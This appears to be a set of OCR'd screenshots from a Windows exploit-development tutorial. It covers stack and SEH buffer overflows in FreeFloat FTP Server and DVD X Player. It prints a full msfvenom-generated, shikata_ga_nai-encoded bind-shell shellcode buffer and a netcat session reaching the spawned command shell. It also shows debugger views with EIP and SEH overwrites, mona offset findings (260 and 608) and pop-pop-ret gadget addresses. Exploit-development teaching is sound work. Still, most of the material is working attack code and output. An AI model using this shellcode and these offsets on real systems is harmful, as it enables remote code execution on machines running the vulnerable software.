00B7FC24 43434343 CCCC
00B7FC28 43434343 CCCC
00B7FC2C 43434343 CCCC
00B7FC30 43434343 CCCC


```
root@17efe0685b98:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00\x0A\x0D' -i 3 -f python

Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 336 (iteration=0)
x86/shikata_ga_nai succeeded with size 363 (iteration=1)
x86/shikata_ga_nai succeeded with size 390 (iteration=2)
x86/shikata_ga_nai chosen with final size 390
Payload size: 390 bytes
Final size of python file: 1870 bytes
buf =  ""
buf += "\xbf\x9e\xc5\xad\x85\xdb\xd5\xd9\x74\x24\xf4\x5e\x2b"
buf += "\xc9\xb1\x5b\x83\xee\xfc\x31\x7e\x11\x03\x7e\x11\xe2"
buf += "\x6b\x7f\xe5\xd1\x52\x2f\x2c\x11\x8d\x44\xf5\x56\x73"
buf += "\x94\x3c\x27\xde\xe7\xe8\x5a\x63\xc1\x11\x58\x7d\x94"
buf += "\x3a\x04\xc4\x94\x24\x50\x67\x99\x3f\x8a\x42\x38\xa1"
buf += "\x5d\x62\xd7\x19\x04\xbb\x10\x79\x3c\xf1\x22\x2d\x15"
buf += "\x50\x23\x53\xe3\xb6\xe5\x7e\xc1\xe1\x89\x97\x85\xa2"
buf += "\xbc\xbd\x3b\xb9\xbb\x71\x02\xde\x93\xe3\xc0\x22\x24"
buf += "\xa5\x5d\x88\x4d\x31\xe6\xf9\xa2\xaf\x87\xd3\xc0\xaf"
buf += "\xc3\xa5\x06\x8b\xb7\xac\xf0\x18\x10\x6b\xc4\xb4\x71"
buf += "\xdf\x88\xd7\xda\xe0\x34\xa5\x88\xe0\x38\x6f\x6a\x06"
buf += "\xbe\xe5\x63\xe3\xc8\x09\x91\xee\x9c\x75\x23\xe3\x7c"
buf += "\xb5\xe9\xef\xc7\x12\x1e\x05\xa8\x26\x9e\xed\x7e\x86"
buf += "\xce\x78\xec\x7e\x6e\x3b\x91\xa2\x8d\x1c\xc0\x08\x80"
buf += "\xd2\x78\x88\xbd\xb7\xf5\x7e\x84\x51\x88\x5a\xa8\xbe"
buf += "\x83\x9b\x46\x59\xbb\xb1\xe3\xd3\x52\xbe\x06\x2a\xbb"
buf += "\xbc\x2a\x43\xb0\x6f\x91\x66\x73\x81\x58\x03\xc1\x03"
buf += "\xa8\xf2\xe8\x3d\x9c\x69\x98\x59\xb4\x0c\x55\x85\x30"
buf += "\x14\x49\x27\x9f\xfa\x79\x38\x6e\xfc\xf5\x49\x14\x83"
buf += "\x64\x40\x5f\x52\xd7\xf1\x62\xec\xa6\xf0\x3d\xb9\xb7"
buf += "\xd3\xa4\x17\xd0\xb2\x54\xb0\x82\x4b\xde\x2e\xd9\xda"
buf += "\x34\xfb\xc3\xfa\xfc\xc9\xde\x24\x9f\x60\x03\xf5\xc0"
buf += "\xcd\x33\x61\xd2\xe7\xd5\xce\xa3\xb1\xcc\x5d\x29\x94"
buf += "\x20\xe5\x8f\xa8\x30\x0e\x0b\x78\x72\xd7\x88\x46\xa4"
buf += "\x7e\x09\x5b\x8d\xff\xd8\x89\xb0\x86\xc4\x3d\x25\xf4"
buf += "\x52\xdf\xa7\xde\x6b\x04\xce\x52\xa2\xa1\xb5\x7c\x2e"
buf += "\x14\xee\xe1\x8d\xb9\x5d\xa5\x22\xd0\x5d\xd2\x61\xfa"
buf += "\x3c\xae\xa3\x76\xca\x30\xcd\xe0\x74\xb8\x75\x7e\x0b"
buf += "\x81\xf6\x03\x71\x07\x17\x6d\xf6\xa5\xf9\xdd\x42\xe8"
buf += "\x6f\x82\x65\x6d\x92\xd5\x17\x85\x82\x48\x04\x53\xde"
```


```
 ✘ rejah@Rejahs-MBP  ~  nc -nv 192.168.1.37 4444
found 0 associations
found 1 connections:
     1: flags=82<CONNECTED,PREFERRED>
        outif en0
        src 192.168.1.34 port 64581
        dst 192.168.1.37 port 4444
        rank info not available
        TCP aux info available

Connection to 192.168.1.37 port 4444 [tcp/*] succeeded!
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\rejah\My Documents\Downloads\687ef6f72dcbbf5b2506e80a375377fa-freefloatftpserver\Win32>^C
```



Top of the stack
Exception Handler 1
Pointer to the next SEH (nSEH)
Pointer to the Exception handler
2 x 4 bytes
Exception Handler 1
Pointer to the next SEH (nSEH)
Pointer to the Exception handler
2 x 4 bytes
Exception Handler 1
Pointer to the next SEH (nSEH)
Pointer to the Exception handler
2 x 4 bytes
Bottom of the stack


Immunity Debugger - [CPU]
File View Debug Plugins ImmLib Options Window Help Jobs
Open
Attach
Detach
Exit
1 C:\Program Files\Aviosoft\DVD X Player 5.5 Professional\DVDXPlayer.EXE
2 C:\Documents and Settings\rejah\My Documents\Downloads\687ef6f72dc


Select process to attach
PID Name Service Listening Window Path
176 wscntfy Default IME C:\WINDO
348 smss \SystemR
528 csrss \??\C:\W
552 winlogon \??\C:\W
560 alg ALG TCP: 1025 C:\WINDO
632 services Eventlog, Plug C:\WINDO
644 lsass PolicyAgent, P: UDP: 500 4500 C:\WINDO
800 svchost DcomLaunch, Te: C:\WINDO
828 cmd Command Prompt C:\WINDO
880 svchost RpcSs TCP: 135 C:\WINDO
928 ctfmon TF_FloatingLangBar_WndTitl C:\WINDO
972 svchost AudioSrv, Cryp UDP: 123 123 C:\WINDO
1024 svchost Dnscache C:\WINDO
1084 svchost LmHosts, Remot UDP: 1900 1900 C:\WINDO
1408 DVDXPlayer SuspendResumeProcessor C:\Progr
1456 Explorer SysFader C:\WINDO
1592 spoolsv Spooler C:\WINDO
1708 wuauclt C:\WINDO
1736 firefox Open a new tab (Ctrl+T) C:\Progr
Attach
Cancel



Registers (FPU)
EAX 00000001
ECX 040E0F20
EDX 00000042
EBX 77F6C1CC SHLWAPI.PathFindFileNameA
ESP 0012F470 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 0138F848
ESI 0138FC78
EDI 6405362C MediaPla.6405362C
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDD000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1



CPU - main thread
SEH chain of main thread
Address
SE handler
0012F5B8 41414141
41414141 *** CORRUPT ENTRY ***



Address | Message
754D0000 Modules C:\WINDOWS\system32\CRYPTUI.dll
76F60000 Modules C:\WINDOWS\system32\WLDAP32.dll
37694136 [14:08:43] Access violation when executing [37694136]
0BADF00D [+] Command used:
0BADF00D !mona findmsp
0BADF00D [+] Looking for cyclic pattern in memory
0BADF00D Cyclic pattern (normal) found at 0x0012f254 (length 260 bytes)
0BADF00D Cyclic pattern (normal) found at 0x0012f358 (length 2000 bytes)
0BADF00D Cyclic pattern (normal) found at 0x01384f60 (length 512 bytes)
0BADF00D Cyclic pattern (normal) found at 0x0138d430 (length 128 bytes)
0BADF00D Cyclic pattern (normal) found at 0x041a02dc (length 2000 bytes)
0BADF00D Cyclic pattern (normal) found at 0x041a0d18 (length 260 bytes)
0BADF00D Cyclic pattern (normal) found at 0x041a0e1c (length 260 bytes)
0BADF00D Cyclic pattern (normal) found at 0x041a1070 (length 256 bytes)
0BADF00D Cyclic pattern (normal) found at 0x041a5488 (length 2000 bytes)
0BADF00D [+] Examining registers
0BADF00D EIP contains normal pattern : 0x37694136 (offset 260)
0BADF00D ESP (0x0012f470) points at offset 280 in normal pattern (length 1720)
0BADF00D [+] Examining SEH chain
0BADF00D SEH record (nseh field) at 0x0012f5b8 overwritten with normal pattern : 0x33754132 (offset 608), followed by 1384 byt
0BADF00D [+] Examining stack (entire stack) - looking for cyclic pattern
0BADF00D Walking stack from 0x00128000 to 0x0012fffc (0x00007ffc bytes)
0BADF00D 0x0012f254 : Contains normal cyclic pattern at ESP-0x21c (-540) : offset 0, length 260 (-> 0x0012f357 : ESP-0x118)
0BADF00D 0x0012f358 : Contains normal cyclic pattern at ESP-0x118 (-280) : offset 0, length 2000 (-> 0x0012fb27 : ESP+0x6b8)
0BADF00D [+] Examining stack (entire stack) - looking for pointers to cyclic pattern
0BADF00D Walking stack from 0x00128000 to 0x0012fffc (0x00007ffc bytes)
0BADF00D 0x0012e0d8 : Pointer into normal cyclic pattern at ESP-0x1398 (-5016) : 0x0012f430 : offset 216, length 1784
0BADF00D 0x0012e6e0 : Pointer into normal cyclic pattern at ESP-0xd90 (-3472) : 0x0012f458 : offset 256, length 1744
0BADF00D 0x0012e708 : Pointer into normal cyclic pattern at ESP-0xd68 (-3432) : 0x041a5488 : offset 0, length 2000
0BADF00D 0x0012e744 : Pointer into normal cyclic pattern at ESP-0xd2c (-3372) : 0x0012f3dc : offset 132, length 1868
0BADF00D 0x0012e760 : Pointer into normal cyclic pattern at ESP-0xd10 (-3344) : 0x041a5488 : offset 0, length 2000
0BADF00D 0x0012e778 : Pointer into normal cyclic pattern at ESP-0xcf8 (-3320) : 0x0012f418 : offset 192, length 1808
0BADF00D 0x0012e77c : Pointer into normal cyclic pattern at ESP-0xcf4 (-3316) : 0x041a5488 : offset 0, length 2000
0BADF00D 0x0012ea04 : Pointer into normal cyclic pattern at ESP-0xa6c (-2668) : 0x0012f310 : offset 188, length 72
0BADF00D 0x0012ea28 : Pointer into normal cyclic pattern at ESP-0xa48 (-2632) : 0x0012f310 : offset 188, length 72
0BADF00D 0x0012ea54 : Pointer into normal cyclic pattern at ESP-0xa1c (-2588) : 0x0012f4a0 : offset 328, length 1672
0BADF00D 0x0012eae0 : Pointer into normal cyclic pattern at ESP-0x990 (-2448) : 0x0012f458 : offset 256, length 1744
0BADF00D 0x0012eafc : Pointer into normal cyclic pattern at ESP-0x974 (-2420) : 0x0012f4a0 : offset 328, length 1672
0BADF00D 0x0012eb5c : Pointer into normal cyclic pattern at ESP-0x914 (-2324) : 0x0012f76c : offset 1044, length 956
0BADF00D 0x0012edb0 : Pointer into normal cyclic pattern at ESP-0x6c0 (-1728) : 0x041a09f8 : offset 1820, length 180
0BADF00D 0x0012f1e8 : Pointer into normal cyclic pattern at ESP-0x288 (-648) : 0x0012f5b8 : offset 608, length 1392
0BADF00D 0x0012f244 : Pointer into normal cyclic pattern at ESP-0x22c (-556) : 0x0012f254 : offset 0, length 260
0BADF00D [+] Preparing output file 'findmsp.txt'
0BADF00D - (Re)setting logfile findmsp.txt
0BADF00D [+] Generating module info table, hang on...
0BADF00D - Processing modules
0BADF00D - Done. Let's rock 'n roll.
0BADF00D
0BADF00D [+] This mona.py action took 0:00:34.700000
!mona findmsp


```
Address   Message
0BADF00D      - Number of pointers of type 'pop ecx # pop esi # ret 0x04' : 2
0BADF00D      - Number of pointers of type 'pop ecx # pop ebp # ret ' : 2
0BADF00D      - Number of pointers of type 'pop esi # pop edi # ret 0x10' : 2
0BADF00D      - Number of pointers of type 'pop ebx # pop esi # ret 0x08' : 2
0BADF00D      - Number of pointers of type 'pop ebp # pop ecx # ret 0x04' : 6
0BADF00D      - Number of pointers of type 'pop ebx # pop esi # ret 0x04' : 9
0BADF00D      - Number of pointers of type 'pop edi # pop esi # ret 0x20' : 1
0BADF00D      - Number of pointers of type 'pop ebp # pop ebx # ret ' : 77
0BADF00D      - Number of pointers of type 'pop ebp # pop ebx # ret 0x10' : 41
0BADF00D      - Number of pointers of type 'call dword ptr ss:[ebp+0c]' : 13
0BADF00D      - Number of pointers of type 'pop ebp # pop ebx # ret 0x0c' : 23
0BADF00D      - Number of pointers of type 'pop esi # pop ecx # ret 0x0c' : 59
0BADF00D      - Number of pointers of type 'pop ebx # pop edi # ret 0x04' : 4
0BADF00D      - Number of pointers of type 'pop esi # pop ebp # ret ' : 66
0BADF00D      - Number of pointers of type 'pop ebx # pop edi # ret 0x08' : 1
0BADF00D      - Number of pointers of type 'pop ebp # pop ebx # ret 0x1C' : 1
0BADF00D      - Number of pointers of type 'pop ecx # pop esi # ret ' : 37
0BADF00D      - Number of pointers of type 'pop esi # pop ecx # ret 0x08' : 23
0BADF00D      - Number of pointers of type 'pop ebp # pop ebx # ret 0x08' : 39
0BADF00D      - Number of pointers of type 'pop esi # pop ecx # ret 0x04' : 36
0BADF00D      - Number of pointers of type 'pop ecx # pop ebx # ret 0x04' : 11
0BADF00D      - Number of pointers of type 'pop ebp # pop ebx # ret 0x04' : 38
0BADF00D      - Number of pointers of type 'pop ebx # pop esi # ret ' : 17
0BADF00D [+] Results :
6164172E   0x6164172e : pop ecx # pop ecx # ret 0x08 | asciiprint,ascii {PAGE_EXECUTE_READ} [EPG.dll] ASLR: False, Rebase: False,
640480D1   0x640480d1 : pop ecx # pop ecx # ret 0x08 |  {PAGE_EXECUTE_READ} [MediaPlayerCtrl.dll] ASLR: False, Rebase: False, Safe
